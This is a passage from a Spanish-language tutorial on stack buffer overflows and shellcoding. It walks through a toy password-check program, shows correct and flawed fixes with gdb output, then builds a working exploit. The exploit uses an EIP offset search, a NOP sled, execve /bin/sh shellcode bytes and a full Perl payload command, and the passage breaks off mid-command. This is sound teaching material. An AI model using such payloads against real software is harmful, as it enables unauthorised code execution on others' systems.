16 *bytes*. Es por esta razón por la que después de ejecutar la función *strcpy* la variable *caPassword* contiene 16 'A's. Sin embargo, el *byte* 17 de la cadena pasada como parámetro se ha almacenado en la dirección de memoria contígua a la 'A' número 16. Casualmente, o quizá no tan casualmente, la dirección de memoria contigua a la 'A' número 16 es la posición de memoria donde se almacena el valor de la variable *iSuccess*. Por esta razón, cuando se analiza la variable *iSuccess* en *gdb* con la instrucción *x*, se muestra que su valor es 0x00000041.
Como se puede ver, la 'A' número 17 ha sobreescrito el valor que la variable *iSuccess* con lo que al retornar de la función su valor no será 0 y se mostrará la zona de código restringida aunque no se haya escrito la contraseña correcta.

- **Cómo solucionar esta vulnerabilidad?**

En un principio se tienen dos opciones. La primera es modificar la función que hace que el código sea vulnerable - en este caso es *strcpy* - por una función que solucione el problema. Y la segunda opción es modificar el código que se ve afectado por la vulnerabilidad. Un paralelismo a esta situación sería un medicamento que cura el origen de una enfermedad y un medicamento que cura los efectos de la enfermedad.

Si se solucionara la vulnerabilidad vía la primera opción se debería modificar la instrucción *strcpy* por una instrucción que controlara el número de *bytes* copiados. Así pues se debería substituir la instrucción:

```
1 strcpy(caPassword, cpPassword);
```

Código 45. Código vulnerable

Por:

```
1 strncpy(caPassword, cpPassword, 16);
```

Código 46. Código corregida

Gracias a esta substitución, en la variable *caPassword* sólo se almacenarían 16 *bytes*. Sin embargo, si la variable *cpPassword* contuviera una cadena de más de 16 *bytes*, la cadena *caPassword* no tendría un terminador de cadena y esto podría provocar otros problemas. Para solucionar este tema se podría utilizar el siguiente código:

```
1 strncpy(caPassword, cpPassword, 16);
2 caPassword[sizeof(caPassword) - 1] = '\0';
```

Código 47. Código mejorado

De este modo en la variable *caPassword* sólo se almacenarían 16 *bytes* pertenecientes a la variable *cpPassword*[42]. Después, en el último *byte* perteneciente a la variable *caPassword* se almacena un *byte* nulo, que será el terminador de la cadena. En este caso, la función *sizeof* devuelve el tamaño de la variable *caPassword*, que es 16. Sin embargo, para acceder a la última posición de la cadena *caPassword* se debería acceder a la posición 15 ya que los *bytes* de la variable *caPassword* van del 0 al 15.

Como se puede ver a continuación, el código modificado es totalmente funcional aun cuando se le pasa un parámetro de 17 *bytes*. También se pueden apreciar todos los aspectos comentados en el parágrafo anterior.

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ gcc -
    g passwordProtectedCorrected.c -o passwordProtectedCorrected
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ gdb -
    q passwordProtectedCorrected
Leyendo símbolos desde /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
    BasicExample/passwordProtectedCorrected...hecho.
(gdb) b checkPassword
Punto de interrupción 1 at 0x80484e0: file passwordProtectedCorrected.c, line 5.
(gdb) run AAAAAAAAAAAAAAAA
Starting program: /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
    BasicExample/passwordProtectedCorrected AAAAAAAAAAAAAAAAA

Breakpoint 1, checkPassword (
    cpPassword=0xbffff585 'A' <repetidos 17 veces>)
    at passwordProtectedCorrected.c:5
5 int checkPassword(char * cpPassword) {
(gdb) n
6   int iSuccess = 0;
(gdb) n
9   strncpy(caPassword, cpPassword, 16);
(gdb) n
10    int length = sizeof(caPassword) - 1;
(gdb) x/4x caPassword
0xbffff2cc: 0x41414141  0x41414141  0x41414141  0x41414141
(gdb) n
11    caPassword[length] = '\0';
(gdb) x &length
0xbffff2c4: 0x0000000f
(gdb) n
13    if ( strcmp(caPassword, "validPassword") == 0) iSuccess = 1;
(gdb) x/4x caPassword
0xbffff2cc: 0x41414141  0x41414141  0x41414141  0x00414141
(gdb) c
Continuando.

++++++++++++++++++++++

|    ACCESS DENIED    |

++++++++++++++++++++++
```

[42]Cabe destacar que para optimizar el código fuente se podrían copiar sólo 15 *bytes* con la instrucción *strncpy* en vez de 16.

```
Program exited normally.
(gdb) quit
```

Código 48. Análisis del código fuente corregido

Por otro lado, como se podría implementar la segunda opción para corregir esta vulnerabilidad? Anteriormente se ha comentado que la idea de implementar la segunda opción se basa en corregir los "efectos" de la vulnerabilidad, en vez de corregir la vulnerabilidad. En este caso el "efecto" de la vulnerabilidad es modificar el valor de la variable *iSuccess* cuando se produce el desbordamiento del búfer *caPassword*. Para encontrar una solución a este problema se debería pensar en lo que se ha explicado sobre el crecimiento de la pila y el almacenamiento de las variables. Como ya se ha comentado, la pila crece hacia direcciones de memoria inferiores. De este dato se deduce que si en un código fuente se declara una variable y a continuación se declara otra variable, la segunda variable se ubicará en una posición de memoria inferior a la ubicación de la primera variable declarada.
Una vez recordado este dato, cabe destacar que cuando se almacena el valor de una variable, este valor se almacena en la dirección de memoria donde se ha ubicado la variable y las posiciones de memoria contiguas y mayores. Con este dato se quiere decir que si por ejemplo una cadena de 4 *bytes* apunta a la dirección de memoria 0xbffff2ec, el primer *byte* de la cadena se almacenaría en la dirección de memoria 0xbffff2ec, el segundo se almacenaría en la dirección de memoria 0xbffff2ed, el tercero en la dirección 0xbffff2ee y el cuarto en la dirección 0xbffff2ef.

A partir de estos datos es fácil analizar la razón por la que la variable *iSuccess* es sobreescrita al ocurrir el desbordamiento. En el código fuente vulnerable las variables se declaran en este orden:

```
1 int iSuccess = 0;
2 char caPassword[16];
```

Código 49. Código vulnerable

Con lo que la variable *iSuccess* se almacena en una dirección de memoria mayor a la dirección de memoria donde se ubica el valor de la variable *caPassword*. Por esta razón la variable *iSuccess* se sobreescribe cuando en una dirección de memoria inferior se almacenan más *bytes* de los que el respectivo búfer puede almacenar. Para demostrar que este razonamiento es correcto se muestra la siguiente salida:

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ ./
    passwordProtectedCorrected2 AAAAAAAAAAAAAAAA

++++++++++++++++++++++++

|    ACCESS GRANTED    |

++++++++++++++++++++++++
```

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$
```

Código 50. Segunda corrección

Si se ha seguido todo el razonamiento expuesto hasta el momento, uno se dará cuenta de que las cosas no encajan. El acceso al código restringido se debería haber denegado, sin embargo, como se puede ver, se ha podido tener acceso al código restringido. A continuación se muestra la razón por la cual la solución no ha funcionado:

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ gdb -
    q passwordProtectedCorrected2
Leyendo símbolos desde /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
    BasicExample/passwordProtectedCorrected2...hecho.
(gdb) list 1
1 #include <stdio.h>
2 #include <string.h>
3 #include <stdlib.h>
4
5 int checkPassword(char * cpPassword) {
6   char caPassword[16];
7   int iSuccess = 0;
8
9   strcpy(caPassword, cpPassword);
10
(gdb) b checkPassword
Punto de interrupción 1 at 0x804848a: file passwordProtectedCorrected2.c, line 7.
(gdb) run AAAAAAAAAAAAAAAA
Starting program: /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
    BasicExample/passwordProtectedCorrected2 AAAAAAAAAAAAAAAA

Breakpoint 1, checkPassword (
    cpPassword=0xbffff584 'A' <repetidos 17 veces>)
    at passwordProtectedCorrected2.c:7
7   int iSuccess = 0;
(gdb) n
9   strcpy(caPassword, cpPassword);
(gdb) x caPassword
0xbffff2cc: 0x08048340
(gdb) x &iSuccess
0xbffff2dc: 0x00000000
(gdb) quit
Una sesión de depuración está activa.

  Inferior 1 [process 4752] will be killed.

¿Salir de cualquier modo? (y o n) y
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$
```

Código 51. Problema con la segunda corrección

Como se puede ver, las variables se han declarado en orden inverso, tal y como se ha explicado. Primero la variable *caPassword* y después la variable *iSuccess*. Sin embargo, tal y como ocurría cuando la variable *iSuccess* se declaraba primero, la dirección de memoria donde se ubica su valor es mayor a la dirección de memoria donde se ubican los datos de la variable *caPassword*. La variable *iSuccess* está ubicada en la dirección de memoria 0xbffff2dc que es mayor que 0xbffff2cc, que es la dirección

de memoria a la que apunta la cadena *caPassword*. Esto no debería ocurrir, ya que, debido a que la variable *caPassword* se declara primero, ésta debería apuntar a una dirección de memoria superior a la de *iSuccess*, sin embargo, las cosas no son así.

Lo cierto es que este comportamiento no tiene ningún sentido aparente y sólo se puede deber a algún tipo de optimización que realiza el compilador GCC. Para demostrar que es una cuestión completamente relacionada con el compilador, se modificará el código fuente de la aplicación para demostrar que el orden de declaración de las variables locales de una función no es respetada por el compilador.

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ gcc -
    g passwordProtectedCorrected2.c -o passwordProtectedCorrected2 -fno-stack-
    protector
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ gdb -
    q passwordProtectedCorrected2
Leyendo símbolos desde /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
    BasicExample/passwordProtectedCorrected2...hecho.
(gdb) list 1
1 #include <stdio.h>
2 #include <string.h>
3 #include <stdlib.h>
4
5 int checkPassword(char * cpPassword) {
6   int lol1;
7   char caPassword[16];
8   int iSuccess = 0;
9   int lol2;
10
(gdb) b checkPassword
Punto de interrupción 1 at 0x804848a: file passwordProtectedCorrected2.c, line 8.
(gdb) run AAAAAAAAAAAAAAAA
Starting program: /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
    BasicExample/passwordProtectedCorrected2 AAAAAAAAAAAAAAAA

Breakpoint 1, checkPassword (
    cpPassword=0xbffff584 'A' <repetidos 17 veces>)
    at passwordProtectedCorrected2.c:8
8   int iSuccess = 0;
(gdb) n
11    strcpy(caPassword, cpPassword);
(gdb) x &lol1
0xbffff2d4: 0x08049ff4
(gdb) x caPassword
0xbffff2c4: 0x08049ff4
(gdb) x &iSuccess
0xbffff2d8: 0x00000000
(gdb) x &lol2
0xbffff2dc: 0x08048589
(gdb) quit
Una sesión de depuración está activa.

  Inferior 1 [process 4819] will be killed.

¿Salir de cualquier modo? (y o n) y
```

Código 52. Optimización del compilador GCC

Como se puede ver, en este ejemplo se han declarado dos nuevas variables. La variable *lol*1 es la primera que se declara, y la variable *lol*2 es la última que se decla-

ra. Sin embargo, las direcciones de memoria donde se ubican no concuerdan con el orden de declaración establecido en el código fuente. La variable *lol*1 se almacena en al dirección 0xbffff2d4, la variable *caPassword* apunta a la dirección 0xbffff2c4, la variable *iSuccess* se almacena en la dirección 0xbffff2d8 y la variable *lol*2 se almacena en la dirección 0xbffff2dc. Esto significa que la variable *lol*2 es la que está ubicada en la dirección de memoria más alta, seguida por la variable *iSuccess*, a su vez seguida por la variable *lol*1 y por último la variable *caPassword*. Parece ser que el compilador ha ubicado las tres variables enteras en direcciones de memoria contiguas - a razón de 4 *bytes* por variable - y mayores a la dirección de memoria a la que apunta la variable *caPassword*. Por esta razón, la corrección del código no funcionaba.

Curiosamente, una vez introducidas estas nuevas variables, la variable ubicada en la dirección de memoria contigua a la variable *caPassword* ya no es *iSuccess*, sino que es la variable *lol*1. Esto significa que cuando se pasa un parámetro de 17 *bytes* al ejecutable, la variable *iSuccess* no debería sobreescribirse y, por tanto, el acceso a la zona de código restringido debería ser denegado. Así se muestra a continuación:

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ ./
    passwordProtectedCorrected2 AAAAAAAAAAAAAAAA

++++++++++++++++++++++

|    ACCESS DENIED    |

++++++++++++++++++++++

newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$
```

Código 53. Vulnerabilidad corregida erróneamente

Sin embargo, no se debería perder de vista el hecho de que la variable *lol*1 está almacenada en una dirección de memoria contígua a la dirección de memoria donde se ubica la variable *iSuccess*, con lo que si se pasaran 21 *bytes* como parámetro, se conseguiría sobreescribir la variable *iSuccess* y acceder a la zona de código restringido:

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ ./
    passwordProtectedCorrected2 AAAAAAAAAAAAAAAAAAAAA

++++++++++++++++++++++++

|    ACCESS GRANTED    |

++++++++++++++++++++++++

newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$
```

Código 54. Vulnerabilidad corregida erróneamente

El objetivo de la investigación de estos dos métodos de corrección de vulnerabilidades ha sido dejar claros varios conceptos. El primero es que siempre se debe

intentar corregir la parte de código fuente que hace vulnerable un programa y no modificar el código fuente para que sus funcionalidades no se vean afectadas por la vulnerabilidad. El segundo concepto es que muy a menudo las cosas no funcionan como teóricamente deberían funcionar. En este ejemplo, se ha dado el caso de que ha sido el compilador el que no ha funcionado como debería, sin embargo, esta anomalía se puede extrapolar a cualquier otro componente que forme parte del proceso de construcción del ejecutable. Siempre se deben comprobar todos los parámetros de una ecuación, aunque algunos de ellos se den por supuestos. El último concepto es que, más a menudo de lo que a los programadores les gustaría reconocer, cuando se intenta corregir una vulnerabilidad se añade una nueva o no se corrige correctamente la original. En el caso estudiado, cuando se han introducido las nuevas variables al código, el ejecutable ha dejado de funcionar incorrectamente cuando se le introducían 17 *bytes*, sin embargo, continuaba siendo vulnerable, tal y como se ha demostrado.

9.3. Ejecución de código arbitrario

Es en este punto en el que los conceptos de *exploiting* y de *shellcoding* convergen al fin. Hasta el momento se ha estudiado el modo de que un programa ejecutara instrucciones que no debía ejecutar. Sin embargo, estas instrucciones formaban parte del código fuente del mismo programa.
En este apartado se estudiara la metodología a seguir para conseguir ejecutar instrucciones ajenas al código fuente vulnerable. Estas instrucciones a ejecutar son las que forman los *shellcodes* que se han estudiado en los primeros apartados.
A continuación se mostrará el método para inyectar un *shellcode* en un programa vulnerable en tiempo de ejecución.

9.3.1. Modificación del registro EIP

El concepto básico para la ejecución de un *shellcode* a partir de un programa vulnerable, es que es el mismo programa el que debe ejecutar el *shellcode*. Para conseguir este propósito se debe recordar lo explicado anteriormente sobre la construcción del marco de pila de una función. Entre toda la estructura de datos que se creaba al construir un marco de pila, había un dato de especial interés para la explotación de una aplicación vulnerable. El dato en cuestión es la dirección de retorno que insertaba la instrucción *call* en el momento de llamar la función a ejecutar. Si se recuerda lo que se ha explicado en los capítulos anteriores, esta dirección de retorno se insertaba en el marco de pila de una función para que cuando se finalizará el código a ejecutar de dicha función, el flujo de ejecución del programa pudiera continuar con la instrucción posterior a la llamada de la función. Esta dirección de retorno especifica la dirección de memoria donde se ubica la siguiente instrucción que se debe ejecutar una vez se ha terminado el código de la función ejecutada.

Si un atacante fuera capaz de de modificar el valor de este dato, sería capaz de controlar completamente el flujo ejecución del programa vulnerable. El atacante podría especificar cualquier dirección de memoria [43], ubicar su *shellcode* en esa dirección de memoria y, de este modo, cuando la ejecución de la función finalizara y el marco de pila se destruyera, la siguiente instrucción a ejecutar sería la instrucción ubicada en la dirección de memoria que el atacante habría especificado y, de esta manera, se conseguiría ejecutar el *shellcode* elegido.

A continuación se mostrará como se puede modificar este dato. El registro que contiene la dirección de memoria donde se ubica la instrucción que se debe ejecutar

[43]Cabe destacar que no todas las regiones de memoria tienen los mismos permisos. Existen regiones de memoria que, por ejemplo, no tienen permisos de ejecución y, por tanto, si el código de un *shellcode* se ubicara en estas regiones no se podría ejecutar.

a continuación es el registro *eip*[44]. El valor del registro *eip* no se puede modificar manualmente, así que se deberá modificar el dato comentado en el parágrafo anterior para que el registro *eip* obtenga un valor alterado manualmente.

Para realizar esta acción basta con actuar del mismo modo que se ha actuado cuando se han estudiado los desbordamientos de bufers en la pila. En los capítulos anteriores se modificaba el valor de las variables locales de una función para conseguir acceder a una zona de código restringida. En esta ocasión, el desbordamiento del búfer permitirá sobreescribir los datos de control introducidos en el marco de pila y, gracias a esta acción, se controlará el valor del registro *eip*. A continuación se muestra el modo a proceder para conseguir el propósito comentado. El código fuente explotado es el mismo que en los apartados anteriores, pero el búfer *caPassword* se amplia a 128 *bytes* para facilitar las cosas.

```
1  #include <stdio.h>
2  #include <string.h>
3  #include <stdlib.h>
4
5  int checkPassword(char * cpPassword) {
6          int iSuccess = 0;
7          char caPassword[128];
8
9          strcpy(caPassword, cpPassword);
10
11         if ( strcmp(caPassword, "validPassword") == 0)
               iSuccess = 1;
12
13         return iSuccess;
14 }
15
16 int main(int argc, char * argv[]) {
17         if (argc != 2) {
18                 printf("[-] Usage: %s <password>\n", argv[0]);
19                 exit(0);
20         }
21
22         if ( checkPassword(argv[1]) ) {
23                 printf("\n++++++++++++++++++++++++\n");
24                 printf("\n|    ACCESS GRANTED    |\n");
25                 printf("\n++++++++++++++++++++++++\n\n");
26         } else {
27                 printf("\n++++++++++++++++++++++++\n");
28                 printf("\n|    ACCESS DENIED    |\n");
```

[44] *Extended Instruction Pointer*

```
29                      printf("\n++++++++++++++++++++++++\n\n");
30          }
31
32          return 0;
33  }
```

Código 55. Código fuente vulnerable

Debido a que el búfer *caPassword* es muy grande, se utilizará el lenguaje de programación interpretado *Perl*[45] para pasar como argumento el número de *bytes* necesario para sobreescribir el registro *eip*. Gracias a esto uno se ahorra mucho trabajo ya que no tiene que insertar los *bytes* del parámetro manualmente.

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ gcc -
    g passwordProtectedAmpliado.c -o passwordProtectedAmpliado -fno-stack-protector
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ gdb -
    q passwordProtectedAmpliado
Leyendo símbolos desde /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
    BasicExample/passwordProtectedAmpliado...hecho.
(gdb) run `perl -e 'print "A" x 155'`
Starting program: /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
    BasicExample/passwordProtectedAmpliado `perl -e 'print "A" x 155'`

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) run `perl -e 'print "A" x 145'`
The program being debugged has been started already.
Start it from the beginning? (y o n) y

Starting program: /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
    BasicExample/passwordProtectedAmpliado `perl -e 'print "A" x 145'`

Program received signal SIGSEGV, Segmentation fault.
0x08040041 in ?? ()
(gdb) run `perl -e 'print "A" x 144 . "ABCD"'`
The program being debugged has been started already.
Start it from the beginning? (y o n) y

Starting program: /home/newlog/Documentos/Shellcoding/Codigos/StackOverflows/
    BasicExample/passwordProtectedAmpliado `perl -e 'print "A" x 144 . "ABCD"'`

Program received signal SIGSEGV, Segmentation fault.
0x44434241 in ?? ()
(gdb) quit
Una sesión de depuración está activa.

  Inferior 1 [process 18870] will be killed.

¿Salir de cualquier modo? (y o n) y
```

Código 56. Modificación del registro *eip*

[45]Para encontrar información sobre el lenguaje de programación Perl se pueden visitar los siguientes enlaces:
`http://www.perl.org/docs.html`
`http://perldoc.perl.org/`

El método utilizado para descubrir la ubicación de la dirección de retorno ha sido de prueba y error. En vez de ir probando diferentes parámetros para descubrir cómo sobreescribir la dirección de retorno, se podría haber desensamblado el ejecutable tal y como se hizo en el apartado donde se estudiaba la construcción del marco de pila y haber podido descubrir la dirección de memoria exacta donde se ubicaba la dirección de retorno.

Como se puede ver la técnica utilizada para sobreescribir el registro *eip* se basa en ir pasándole al ejecutable parámetros de diferente longitud. Cada vez que se ejecuta el programa con un nuevo parámetro se inspecciona cual es el contenido del registro *eip*.
Con el primer intento se pasa un argumento que hace que el programa deje de funcionar y termine con la interrupción SIGSEGV. Cada vez que se cierra el programa, el depurador *gdb* muestra el contenido del registro *eip*, sin que se tenga que inspeccionar explícitamente. Como se muestra, este error se da porqué el registro *eip* contiene el valor hexadecimal 41414141, que en ASCII su equivalente sería AAAA. Debido a que el registro *eip* contiene el valor 0x41414141, la siguiente instrucción que se ejecuta es la que se encuentra en la dirección de memoria 0x41414141. Como la dirección 0x41414141 no contiene una instrucción válida, o no es un segmento de memoria ejecutable, el flujo de ejecución del programa se detiene y se aborta su ejecución.
A continuación se prueban diferentes parámetros de una longitud inferior al primer parámetro, ya que este ya sobreescribía completamente el registro *eip*. El primer parámetro con el que no sobreescribe completamente el valor del registro *eip* se introduce en el segundo intento y el número de *bytes* del parámetro es 145. Con este parámetro se consigue que el registro *eip* tome el valor 0x08040041, con lo que se sabe que faltan 3 *bytes* más para sobreescribir completamente el registro.
Por esta razón se llega a la conclusión de que para sobreescribir completamente el registro *eip* se necesitan 148 *bytes*, con lo que a continuación se pasa un parámetro de 144 *bytes* concatenados con otros cuatro *bytes* equivalentes, ABCD.

Gracias a la introducción de este parámetro se consigue que el registro *eip* tome el valor 0x44434241, que es el valor ASCII equivalente a DCBA. Como se puede comprobar, el valor ABCD del parámetro se almacena de modo inverso en el registro *eip*. Esto se debe a que se trabaja con una arquitectura *little endian* [46]. Este dato es muy importante porqué avanza que cuando se quiera insertar los *bytes* de una dirección de memoria en el registro *eip* se deberán introducir los *bytes* de la dirección en orden inverso.

Llegados a este punto, ya se podría modificar el valor del registro *eip* tal y como se desee.

[46]Este concepto ya se ha tratado en el apartado de *shellcoding*.

9.3.2. Construcción del exploit

Una vez se conoce el número de *bytes* necesarios para sobreescribir exactamente el registro *eip*, se debe estudiar como se conseguirá redireccionar el flujo de ejecución del programa hacia la dirección de memoria donde se ubica el inicio del *shellcode*.

La dificultad de esta acción reside en que en tiempo de compilación es imposible saber la dirección exacta donde se ubicará el *shellcode*. Sin embargo, el dato crucial es que se conoce de antemano que el *shellcode* se ubicará en la región de memoria que se utiliza como pila. Así pues, gracias a esta información se puede obtener una dirección de memoria para utilizarla como referencia. Tal y como se ha visto en otros capítulos, el valor del registro *esp* se puede obtener en tiempo de ejecución. Gracias a este dato se podrá conocer en qué dirección de memoria se ha ubicado el último dato perteneciente a la pila.

Como se puede ver en el Apéndice II, si la protección del sistema ASLR está desactivada, el inicio del segmento de pila siempre es el mismo. Como ya hemos comentado, la pila crece hacia direcciones de memoria inferiores. Esto significa que el *shellcode* que se inyectará en el ejecutable vulnerable se ubicará en una dirección de memoria inferior a la dirección inicial de la pila, que es la que se obtendrá a continuación con el siguiente código.

```
1  #include <stdio.h>
2
3  int main(int argc, char ** argv) {
4
5          int reg_esp;
6
7          __asm__ __volatile__ ("mov %%esp, %0" :"=g"(reg_esp));
8
9          printf("ESP value: %p\n", (void *) reg_esp);
10
11         return 0;
12 }
```

Código 57. Obteniendo el valor del registro ESP

Después de ejecutar varias veces el código fuente mostrado anteriormente, se puede comprobar como el valor del registro *esp* siempre es el mismo.

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/OtrasCosas$ gcc getESP.c -o getESP
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/OtrasCosas$ ./getESP
ESP value: 0xbffff390
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/OtrasCosas$ ./getESP
ESP value: 0xbffff390
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/OtrasCosas$ ./getESP
ESP value: 0xbffff390
```

Código 58. Modificación del registro *eip*

La dirección inicial de la región de memoria que se utilizará como pila es 0xbffff390. Por tanto, es conocido el hecho de que el *shellcode* se ubicará en una dirección de memoria inferior a 0xbffff390. Debido a que no es posible conocer la dirección exacta del *shellcode* antes de que se ejecute el programa, se deberá hacer una aproximación sobre su posible ubicación.

Se podría pensar que si no se conoce la dirección de memoria exacta donde se ubicará el *shellcode*, no será posible ejecutarlo ya que cuando se especifique una dirección de memoria erronea, el programa se detendrá debido a que el contenido de la dirección de memoria especificada en el registro *eip* no contendrá una instrucción válida que se pueda ejecutar. Muy seguramente contendrá datos que no tengan nada que ver con instrucciones ejecutables, como ahora variables locales o parámetros de una función.
Para solucionar este problema podemos contruir lo que se conoce como *NOP Sled*.

- **NOP Sled**

Se conoce como NOP Sled a una secuencia de *byte* formada por el *opcode* 0x90. El *opcode* 0x90 identifica a la instrucción en ensamblador conocida como No-OPeration. Esta instrucción lo único que hace es consumir ciclos del procesador del sistema sin que se realice ningún tipo de operación.
Si la dirección de memoria que contuviera el registro *eip* apuntará hacia una una dirección de memoria que contuviera la instrucción NOP, el procesador la ejecutaría y continuaría ejecutándo el contenido de la siguiente dirección de memoria contigua. Es importante resaltar que, a diferencia del crecimiento de la pila hacia posiciones de memoria inferiores, cuando el procesador ejecuta instrucciones de memoria, las intrucciones que se ejecutan sucesivamente están ubicadas en direcciones de memoria superiores, a menos, claro, que se ejecuten saltos condicionales, bucles o llamadas a funciones.

Por esta razón, si la dirección que contiene el registro *eip* apunta hacia una dirección de memoria que contiene una secuencia de instrucciones NOP, éstas se ejecutarán secuencialmente hasta que el conjunto de operaciones NOP se termine y se encuentre alguna instrucción diferente. Es aquí donde se ubicará alguno de los *shellcodes* desarrollados en los primeros apartados. Gracias a esta técnica no es necesario conocer exactamente la dirección de memoria donde se ubicará el *shellcode*. Se puede hacer una aproximación de modo que si no se acierta la dirección exacta del *shellcode*, muy posiblemente se apunte a una dirección de memoria que contenga las instrucciones NOP, que se irán ejecutando secuencialmente hasta que se terminen

y se empiece a ejecutar el código del *shellcode* que estará ubicado a continuación. Así pues, el contenido que se debe inyectar como parámetro del programa debe tener la siguiente forma:

```
+-------------------------------------------------------------+
|    NOP Sled    |    Shellcode    |    Direccion de retorno    |
+-------------------------------------------------------------+
```

Tal y como se ve en el esquema, la dirección de retorno apuntará a una de las direcciones que contenga el NOP Sled y este se ejecutará hasta dar con el *shellcode*.

- **Calculo de la dirección de retorno**

Tal y como ya se ha comentado, como referencia se utilizará la dirección de memoria incial de la pila, que es 0xbffff390. Como ya se ha comentado, la dirección de memoria donde se ubicará el *shellcode* será inferior que la contenida por el registro *esp*. Sin embargo, aunque es muy complicado conocer la posición exacta de los datos en memoria, se puede hacer una aproximación sabiendo que los argumentos se insertan en memoria a partir de la dirección inicial de la pila. Como ya se ha comentado en el apartado donde se estudia la estructura de un marco de pila, el parámetro pasado a una función se inserta en la pila antes de que se almacenen los datos de la función llamada, por esta razón, el parámetro que se le pasará al ejecutable se almacenará antes que los datos relativos a la función *main*.
Teniendo en cuenta que se necesitan 148 *bytes* para sobreescribir la dirección de memoria de donde el registro *eip* obtendrá su valor, se estima que si a la dirección inicial de la pila se le restan 80 *bytes* - 50h - muy seguramente se apunte hacia una dirección de memoria que contenga una instrucción del NOP Sled. La dirección resultante es 0xbffff390 - 0x50 = 0xbffff340. Como ya se ha comentado, esta dirección de memoria se debe insertar en la pila de modo invertido, o sea, primero el *byte* 40, después el *byte* f3 y así sucesivamente.

- **Elección del** *shellcode*

Para vulnerar el ejecutable se ha elegido el *execve shellcode* que se ha explicado en los primeros apartados. Su código es el siguiente:

```
1       BITS 32
2       xor eax, eax
3       cdq
4       mov byte al, 11
5       push edx
6       push long 0x68732f2f
7       push long 0x6e69622f
```

```
8       mov ebx, esp
9       push edx
10      mov edx, esp
11      push ebx
12      mov ecx, esp
13      int 0x80
```

Código 59. *Execve shellcode* en ensamblador

Para convertir este código ensamblador en *opcodes* que se puedan insertar en memoria directamente para su ejecución se utilizará el *script* ideado por *vlan* del que ya se ha hablado en los primeros apartados:

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/OtrasCosas$
cat genShell.sh
#!/bin/sh

objdump -d ./$1 | grep '[0-9a-f]:' |grep -v 'file' |cut -f2 -d:
|cut -f1-6 -d' ' |tr -s ' ' |tr '\t' ' ' |sed 's/ $//g' | sed 's/ /\\x/g'
|paste -d '' -s |sed 's/^/"/' |sed 's/$/"/g'
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/OtrasCosas$
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/OtrasCosas$
```

Código 60. *Script* para obtener los *opcodes* de un *shellcode*

El *shellcode* que se inyectará en memoria es el que se puede ver a continuación:

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/ExecveShellcode/PushingExecve$ ./
    genShell.sh execve-Pushing2
"\x31\xc0\x99\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x89\
    xe2\x53\x89\xe1\xcd\x80"
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/ExecveShellcode/PushingExecve$
```

Código 61. *Shellcode* a inyectar

Si se cuenta el número de *opcodes* que forman el *shellcode* se obtiene que el tamaño es de 26 *bytes*. Normalmente, el tamanño del NOP Sled acostumbra a ser la mitad del tamaño del búfer necesario para llegar a sobreescribir el valor donde se ubica la dirección de retorno. Por esta razón se fijará el tamaño del NOP Sled a 74 *bytes*, que es la mitad de 148. Con los 74 *bytes* del NOP Sled, más los 26 *bytes* del *shellcode* faltan 48 *bytes* para llegar a sobreescribir la dirección de retorno. Por esta razón, la dirección de retorno que se ha elegido anteriormente, 0xbffff340, se repetirá 12 veces. O sea, se añadirán 48 *bytes* más al búfer. De este modo se asegura que la dirección de retorno sea sobreescrita por la dirección 0xbffff340.
La construcción del parámetro se construirá con el siguiente comando:

```
‘perl -e 'print "\x90"x74 . "\x31\xc0\x99\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\
    x62\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\xcd\x80" . "\x40\xf3\xff\xbf"x12';‘
```

Código 62. Construcción del parámetro

Primero se escriben 74 *bytes* del NOP Sled, acto seguido se añade el *shellcode* y por último se añade 12 veces la dirección de retorno calculada anteriormente.

```
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ ./
    passwordProtectedAmpliado ‘perl -e ’print "\x90"x74 . "\x31\xc0\x99\xb0\x0b\x52\
    x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\xcd\x80"
     .  "\x40\xf3\xff\xbf"x12’;‘
Instrucción ilegal
newlog@Beleriand:~/Documentos/Shellcoding/Codigos/StackOverflows/BasicExample$ ./
    passwordProtectedAmpliado ‘perl -e ’print "\x90"x75 . "\x31\xc0\x99\xb0\x0b\x52\
